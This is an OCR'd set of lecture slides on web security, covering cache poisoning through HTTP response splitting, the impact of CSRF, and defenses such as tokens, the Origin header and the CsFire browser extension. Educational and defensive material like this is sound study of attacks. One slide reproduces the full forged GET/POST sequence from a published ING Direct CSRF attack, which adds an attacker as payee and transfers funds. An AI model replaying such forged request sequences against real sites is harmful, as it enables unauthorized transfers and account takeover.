
- Web site (with the vulnerability)
- Cache proxy server
- Attacker

Attack idea:

- The attacker sends two requests:
  1. HTTP response splitter
  2. An innocent request for http://www.the.site/index.html
- The proxy server will match the first request to the first response, and the second (“innocent”) request to the second response (the “Gotcha!” page), thus caching the attacker’s contents.

Slide is taken from Amit Klein’s presentation at OWASP AppSec Europe 2006

Web Cache Poisoning: Attack Flow



Attacker **Cache-Proxy** **Web Server**

1st attacker request
(response splitter)

1st attacker request
(response splitter)

302

302

2nd attacker request
(innocent /index.html)

2nd attacker request
(innocent /index.html)

200
(Gotcha!)

200
(Gotcha!)

200
(Welcome)

Slide is taken from Amit Klein's presentation at OWASP AppSec Europe 2006

Impact of CSRF

CSRF objectives

CSRF in practice

CSRF objectives

Sending unauthorized requests

Login CSRF

Attacking the Intranet

Sending unauthorized requests

- Requests to the target server
  - Using implicit authentication
  - Unauthorized, and mostly transparent for the end user
- Typical examples:
  - Transferring money
  - Buying products on e-commerce sites
  - Submitting false reviews/blog entries
  - Linking friends in social networks
  - DoS attacks
  - …

Login CSRF

CSRF typically leverages on browser's state

- E.g. via cached credentials, …

[BJM08]

Login CSRF leverages on server's state

- Attacker forges request to a honest site
- Attacker logs in with his own credentials, establishing a user session of the attacker
- Subsequent requests of the user to the honest site are done within the user session of the attacker

Login CSRF examples

Search engines (Yahoo!, Google, …)

- Search requests of the user are recorded in the search history of the attacker’s account
- Sensitive details of the searches or personal search interests are exposed to the attacker

PayPal

- Newly enrolled credit cards are recorded in the profile of the attacker

iGoogle

- User uses the attacker’s profile, including his preferences of gadgets
- Inline, possible malicious gadgets run in the domain of https://www.google.com

Attacking the Intranet

Targeted domain can reside on the intranet

Typical scenario’s:

- Port scanning (FF has some forbidden ports)
- Fingerprinting (via time-outs)
- Exploitation of vulnerable software
- Cross-protocol communication
  - E.g. sending mail from within domain

Some widespread attacks like reconfiguring home network routers

Impact of XSS/XSRF

- Examples
  - Overtaking Google Desktop
    - http://www.owasp.org/index.php/Image:OWASP_IL_7_Overtaking_Google_Desktop.pdf
  - XSS-Proxy (XSS attack tool)
    - http://xss-proxy.sourceforge.net/
  - Browser Exploitation Framework (BeEF)
    - http://www.bindshell.net/tools/beef/

XSRF in practice

W. Zeller and W. Felten, *Cross-site Request Forgeries: Exploitation and Prevention*, Technical Report

[ZF08]

XSRF in the ‘real’ world

- New York Times (nytimes.com)
- ING Direct (ingdirect.com)
- Metafilter (metafilter.com)
- YouTube (youtube.com)

XSRF: ING Direct

XSRF attack scenario:

- Attacker creates an account on behalf of the user with an initial transfer from the user’s savings account
- The attacker adds himself as a payee to the user’s account
- The attacker transfer funds from the user’s account to his own account

Requirement:

- Attacker creates a page that generate a sequence of GET and POST events

ING Direct request protocol

```
GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=gotoOpenOCA
POST https://secure.ingdirect.com/myaccount/INGDirect.html
        command=ocaOpenInitial&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25
POST https://secure.ingdirect.com/myaccount/INGDirect.html
        command=ocaValidateFunding&PRIMARY CARD=true&JOINTCARD=true&Account Nickname=[ACCOUNT NAME]&
        FROMACCT= 0&TAMT=[INITIAL AMOUNT]&YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25&
        XTYPE=4000USD &XBCRCD=USD
POST https://secure.ingdirect.com/myaccount/INGDirect.html
        command=ocaOpenAccount&AgreeElectronicDisclosure=yes&AgreeTermsConditions=yes&YES, I WANT TO CONTINUE..x=44&
        YES, I WANT TO CONTINUE..y=25&YES
GET https://secure.ingdirect.com/myaccount/INGDirect.html?command=goToModifyPersonalPayee&Mode=Add&from=displayEmailMoney
POST https://secure.ingdirect.com/myaccount/INGDirect.html
        command=validateModifyPersonalPayee&from=displayEmailMoney&PayeeName=[PAYEE NAME]&PayeeNickname=&
        chkEmail=on&PayeeEmail=[PAYEE EMAIL]&PayeeIsEmailToOrange=true&PayeeOrangeAccount=[PAYEE ACCOUNT NUM]&
        YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25
POST https://secure.ingdirect.com/myaccount/INGDirect.html
        command=modifyPersonalPayee&from=displayEmailMoney&YES, I WANT TO CONTINUE..x=44
POST https://secure.ingdirect.com/myaccount/INGDirect.html
        command=validateEmailMoney&CNSPayID=5000&Amount=[TRANSFER AMOUNT]&Comments=[TRANSFER MESSAGE]&
        YES, I WANT TO CONTINUE..x=44 &YES, I WANT TO CONTINUE..y=25&show=1&button=SendMoney
POST https://secure.ingdirect.com/myaccount/INGDirect.html
        command=emailMoney&Amount=[TRANSFER AMOUNT]Comments=[TRANSFER MESSAGE]&
        YES, I WANT TO CONTINUE..x=44&YES, I WANT TO CONTINUE..y=25
```

ING Direct wrap up

- Static protocol
  - No information needed about vulnerable client
  - Can be encoded as a single sequence
    - 2 GET requests
    - 7 POST requests
- Can be transparent for the vulnerable client

- Single requirement: vulnerable client is implicitly authenticated


Countermeasures

Countermeasures

Input/output validation
Taint analysis
Anomaly detection
Limit requests to POST method
Referer checking
Token-based approaches
Explicit authentication
Policy-based cross-domain restrictions
…

Focus on XSS protection

Mitigation overview



Browser

Proxy

WAF
/Proxy

Server/
Application

Input and output validation

Character escaping/encoding (<, >, ‘, &, “, …)

Filtering based on white-lists and regular expressions

HTML cleanup and filtering libraries:

- AntiSamy
- HTML-Tidy
- …

But, how do you protect your application against CSRF?

Input/output validation is hard!

- XSRF/XSS have multiple vectors
  - Some of them presented before
  - 100+ vectors described at http://ha.ckers.org/xss.html

- Use of different encodings

- Several browser quirks
  - Browsers are very forgiving
  - Resulting processing is sometimes counter-intuitive

Taint analysis

[VNJ+07]

Vogt et al (NDSS 2007) propose a combination of dynamic tainting and static analysis

All sensitive data in the browser is tainted

Taint is tracked in:

- The Javascript engine
- the DOM

No cross-domain requests with tainted data are allowed

Anomaly detection

XSSDS combines 2 server-side XSS detectors (ACSAC 2008 by Johns, Engelmann and Posegga)

[JEP08]

Reflected XSS detector

- Request/response matching for scripting code

Generic XSS detector

- Trains the detector by observing scripts in legitimate traffic
- Detects variances on the trained data set

Limit requests to POST method

This is often presented as an effective mitigation technique against XSRF

However, also POST requests can be forged via multiple vectors

Simple example:

- Form embedded in iframe
- Javascript does automatically submit the form

Referer checking

What about using the referer to decide where the request came from?

Unfortunately:

- Attackers can trigger requests without a referer or even worse fake a referer
  - e.g. dynamically filled frame
  - e.g. request splitting, flash, …
- Some browsers/proxies/… strip out referers due to privacy concerns
  - 3-11% of requests (adv experiment with 300K requests)

Referer checking can work …

In a HTTPS environment

- <0.25% of the referers is stripped out

Referers can be made less privacy-intrusive and more robust

- Distinct from existing referer
- Contains only domain-information
- Is only used for POST requests
- No suppression for supporting browsers

The new referer: Origin

Proposed by Barth, Jackson and Mitchell at CCS’08

[BJM08]

- Robust Defenses for Cross-Site Request Forgery

Merges several header proposals:

- CSS’08 paper by Barth, Jackson and Mitchell
- Access-Control-Origin header, proposed by the cross-site XMLHttpRequest standard
- XDomainRequest (Internet Explorer 8 beta 1)
- Domain header of JSONRequest

Token-based approaches

Distinguish “genuine” requests by hiding a secret, one-time token in web forms

- Only forms generated by the targeted server contain a correct token
- Because of the same origin policy, other origin domains can’t inspect the web form

Several approaches:

- RequestRodeo
- NoForge
- CSRFGuard
- CSRFx
- Ruby-On-Rails
- ViewStateUserKey in ASP.NET
- …

RequestRodeo

Proposed by Johns and Winter (OWASP AppSec EU 2006)

[JW06]

Client-side proxy against XSRF

- Scan all incoming responses for URLs and add a token to them
- Check all outgoing requests
  - In case of a legitimate token and conforming to the Same Origin Policy: pass
  - Otherwise:
    - Remove authentication credentials from the request (cookie and authorization header)
    - Reroute request as coming from outside the local network

NoForge

Proposed by Jovanovic, Kirda, and Kruegel (SecureComm 2006)

[JKK06]

Server-side proxy against XSRF

For each new session, a token is generated and the tupple (token-sessionid) is stored server-side

Outgoing responses are rewritten to include the token specific to the current session

For incoming requests containing implicit authentication (i.e. session ID), tokens are verified

- Request must belong to an existing session
- Token-sessionid tupple matches

CSRFGuard

OWASP Project for Java EE applications

Implemented as a Java EE filter

- For each new session, a specific token is generated
- Outgoing responses are rewritten to include the token of the specific session
- Incoming requests are filtered upon the existence of the token: request matches token, of is invalidated

Token-based approaches in frameworks

Ruby-On-Rails

ViewStateUserKey in ASP.NET

…

Very valuable solution if integrated in you application framework!

Tokens

Important considerations:

Tokens need to be unique for each session
  - To prevent reuse of a pre-fetched token

Tokens need to be limited in life-time
  - To prevent replay of an existing token

Tokens may not easily be captured
  - E.g. tokens encoded in URLs may leak through referers, document.history, …

Most token-based techniques behave badly in a web 2.0 context

Explicit authentication

Additional application-level authentication is added to mitigate XSRF

To protect users from sending unauthorized requests via XSRF using cached credentials

End-user has to authorize requests explicitly

Policy-based cross-domain barriers

- Microsoft
  - Cross Domain Request (XDomainRequest)
  - Cross Domain Messaging (XDM)

- Adobe
  - Cross-domain policy

- HTML 5
  - Cross Domain Messaging (postMessage)
  - XMLHttpRequest Level 2
  - Access Control for Cross-Site Requests

Adobe cross-domain policy

Limits the cross-domain interactions towards a given domain

Is used in Flash, but also some browser plugins implement policy enforcement

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
    <allow-access-from domain="*" to-ports="1100,1200,1212"/>
    <allow-access-from domain="*.example.com”/>
    <allow-http-request-headers-from domain="www.example.com"
        headers="Authorization,X-Foo*"/>
    <allow-http-request-headers-from domain="foo.example.com"
        headers="X-Foo*"/>
</cross-domain-policy>
```

Noxes

Proposed by Kirda, Kruegel, Vigna and Jovanovic (SAC'06)

[KKV+06]

Client-side proxy

- Parses incoming pages
- Builds list of allowed static URLs
- Filters outgoing cross-domain requests based on the list of allowed URLs

Limitations:

- Allowed dynamically generated links
- Injection of static links to fool proxy

Browser plugins

- CSRF protector
  - Strips cookies from cross-domain POST requests
- BEAP (antiCSRF)
  - Strips cookies from
    - Cross-site POST requests
    - Cross-site GET requests over HTTPS
- RequestPolicy
  - User-controlled cross-domain interaction
- NoScript
- CsFire

CsFire


Requirements

R1. Independent of user input

R2. Usable in a web 2.0 environment

R3. Secure by default

Client-side Policy Enforcement



Browser

Web Server

HTTP Channel

Request

Response

Browser Core

Browsing Context


Policy Information Point

Client-side Protection

Collect Information

- Origin and Destination
- HTTP Method
- Cookies or HTTP authentication present
- User initiated
- …

Client-side Policy Enforcement



Browser

Web Server

HTTP Channel

Request

Response

Browser Core

Browsing Context

Policy Decision Point

Policy Information Point

Client-side Protection

Determine action using policy


- Accept
- Block
- Strip cookies
- Strip authentication headers

Cross-domain Client Policy

GET	No Parameters	User Initiated	**ACCEPT**	0.12%
		Not User Initiated	**STRIP**	22.01%
	Parameters	User Initiated	**STRIP**	0.03%
		Not User Initiated	**STRIP**	9.61%
POST		User Initiated	**STRIP**	0.001%
		Not User Initiated	**STRIP**	1.16%

Total amount of cross-domain traffic: 32.93%

Client-side Policy Enforcement



Browser Core

Browsing Context

Policy Enforcement Point

Policy Decision Point

Policy Information Point

Client-side Protection

Collect Information

Determine action using policy

Enforce policy decision

CsFire – Available now!

http://distrinet.cs.kuleuven.be/software/CsFire

CsFire 0.2

door Philippe De Ryck

CsFire protects you against illegitimate cross-domain traffic.

Versie	0.2
Werkt met	Firefox: 3.5 – 3.6.*
Bijgewerkt	8 januari 2010
Ontwikkelaar	Philippe De Ryck
Startpagina	http://distrinet.cs.kuleuven.be/software/CsFire/
Waardering	Nog niet gewaardeerd
Aantal downloads	300

Secure by default, but ...

Some intended cross-domain interactions can't be differentiated from malicious CSRF attempts

Additional input is needed to relax the policy

- Some gadgets of www.google.be/ig wants to access google.com ...

Who will provide this?

- End-user ???
- Server !!!

Unified client-server approach

Server can provide additional input via a cross-domain policy

